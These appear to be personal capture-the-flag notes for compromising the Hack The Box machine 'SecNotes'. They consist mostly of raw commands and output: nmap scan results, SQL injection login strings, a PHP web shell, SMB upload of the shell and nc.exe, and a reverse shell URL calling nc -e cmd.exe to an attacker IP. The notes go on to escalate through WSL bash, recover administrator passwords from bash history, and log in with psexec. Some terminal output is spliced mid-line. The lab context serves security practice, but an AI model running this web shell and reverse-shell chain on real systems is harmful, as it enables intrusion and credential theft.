SECOND ORDER SQL INJ (GET CREDS)

PUT FILES INTO SMB SHARE

REVERSE NC SHELL

LOCATE FILES IN WINDOWS

BASH HISTORY

PORT STATE SERVICE VERSION

80/tcp open http Microsoft IIS httpd 10.0

| http-methods:

|_ Potentially risky methods: TRACE

|_http-server-header: Microsoft-IIS/10.0

| http-title: Secure Notes - Login

|_Requested resource was login.php

445/tcp open microsoft-ds Windows 10 Enterprise 17134 microsoft-ds (workgroup: HTB)

Service InPORT STATE SERVICE VERSION

8808/tcp open http Microsoft IIS httpd 10.0

| http-methods:

|_ Potentially risky methods: TRACE

|_http-server-header: Microsoft-IIS/10.0

|_http-title: IIS Windows

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Device type: general purpose

Running (JUST GUESSING): Microsoft Windows XP|7 (86%)

OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_7

Aggressive OS guesses: Microsoft Windows XP SP2 (86%), Microsoft Windows 7 (85%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 2 hops

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windowsfo: Host: SECNOTES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

|_clock-skew: mean: 2h21m35s, deviation: 4h02m30s, median: 1m34s

| smb-os-discovery:

| OS: Windows 10 Enterprise 17134 (Windows 10 Enterprise 6.3)

| OS CPE: cpe:/o:microsoft:windows_10::-

| Computer name: SECNOTES

| NetBIOS computer name: SECNOTES\x00

| Workgroup: HTB\x00

|_ System time: 2020-06-16T06:26:44-07:00

| smb-security-mode:

| account_used: <blank>

| authentication_level: user

| challenge_response: supported

|_ message_signing: disabled (dangerous, but default)

| smb2-security-mode:

| 2.02:

|_ Message signing enabled but not required

| smb2-time:

| date: 2020-06-16T13:26:47

|_ start_date: N/A

http://secnotes.htb/register.php


Username: ' or 1='1

Password: ' or 1='1

Confrim password: ' or 1='1

\\secnotes.htb\new-site

tyler / 92g!mA8BGjOirkL%OG*&



root@kali:/home/kali/Desktop/hackthebox/secnotes# cat cmd.php

<HTML><BODY>

<FORM METHOD="GET" NAME="myform" ACTION="">

<INPUT TYPE="text" NAME="cmd">

<INPUT TYPE="submit" VALUE="Send">

</FORM>

<pre>

<?php

if($_GET['cmd']) {

 system($_GET['cmd']);

 }

?>

</pre>

</BODY></HTML>

root@kali:/home/kali/Desktop/hackthebox/secnotes# smbclient //10.10.10.97/new-site -U tyler

Enter WORKGROUP\tyler's password:

Try "help" to get root@kali:/home/kali/Desktop/hackthebox/secnotes# locate nc.exe

/usr/share/windows-resources/binaries/nc.exe

root@kali:/home/kali/Desktop/hackthebox/secnotes# cp /usr/share/windows-resources/binaries/nc.exe .a list of possible commands.

smb: \> dir

. D 0 Sun Aug 19 14:06:14 2018

.. D 0 Sun Aug 19 14:06:14 2018

iisstart.htm A 696 Thu Jun 21 11:26:03 2018

iisstart.png A 98757 Thu Jun 21 11:26:03 2018

12978687 blocks of size 4096. 8111334 blocks available

smb: \> put cmd.php

smb: \> put nc.exe

putting file cmd.php as \cmd.php (0.6 kb/s) (average 0.6 kb/s)

http://secnotes.htb:8808/akg.php?cmd=nc+-e+cmd.exe+10.10.14.9+4444

root@kali:/home/kali/Desktop/hackthebox/secnotes# nc -nlvp 4444

SHELL GAINED!!!

C:\>dir /s /b bash.exe

dir /s /b bash.exe

C:\Windows\WinSxS\amd64_microsoft-windows-lxss-bash_31bf3856ad364e35_10.0.17134.1_none_251beae725bc7de5\bash.exe

COPY C:\Windows\WinSxS\amd64_microsoft-windows-lxss-bash_31bf3856ad364e35_10.0.17134.1_none_251beae725bc7de5\bash.exe

C:\Users\tyler\Desktop>bash –i

root@SECNOTES:/# cd root

cd root

root@SECNOTES:~# ls -la

ls -la

total 8

drwx------ 1 root root 512 Jun 22 2018 .

drwxr-xr-x 1 root root 512 Jun 21 2018 ..

---------- 1 root root 398 Jun 22 2018 .bash_history

-rw-r--r-- 1 root root 3112 Jun 22 2018 .bashrc

-rw-r--r-- 1 root root 148 Aug 17 2015 .profile

drwxrwxrwx 1 root root 512 Jun 22 2018 filesystem

root@SECNOTES:~# cat .bash_history

cat .bash_history

cd /mnt/c/

ls

cd Users/

cd /

cd ~

ls

pwd

mkdir filesystem

mount //127.0.0.1/c$ filesystem/

sudo apt install cifs-utils

mount //127.0.0.1/c$ filesystem/

mount //127.0.0.1/c$ filesystem/ -o user=administrator

cat /proc/filesystems

sudo modprobe cifs

smbclient

apt install smbclient

smbclient

smbclient -U 'administrator%u6!4ZwgwOM#^OBf#Nwnh' \\\\127.0.0.1\\c$

> .bash_history

root@kali:/home/kali/Desktop/hackthebox/secnotes# psexec.py 'administrator:u6!4ZwgwOM#^OBf#Nwnh'@10.10.10.97 cmd.exe

ROOOOOOOT!!!!!!!!!!!!!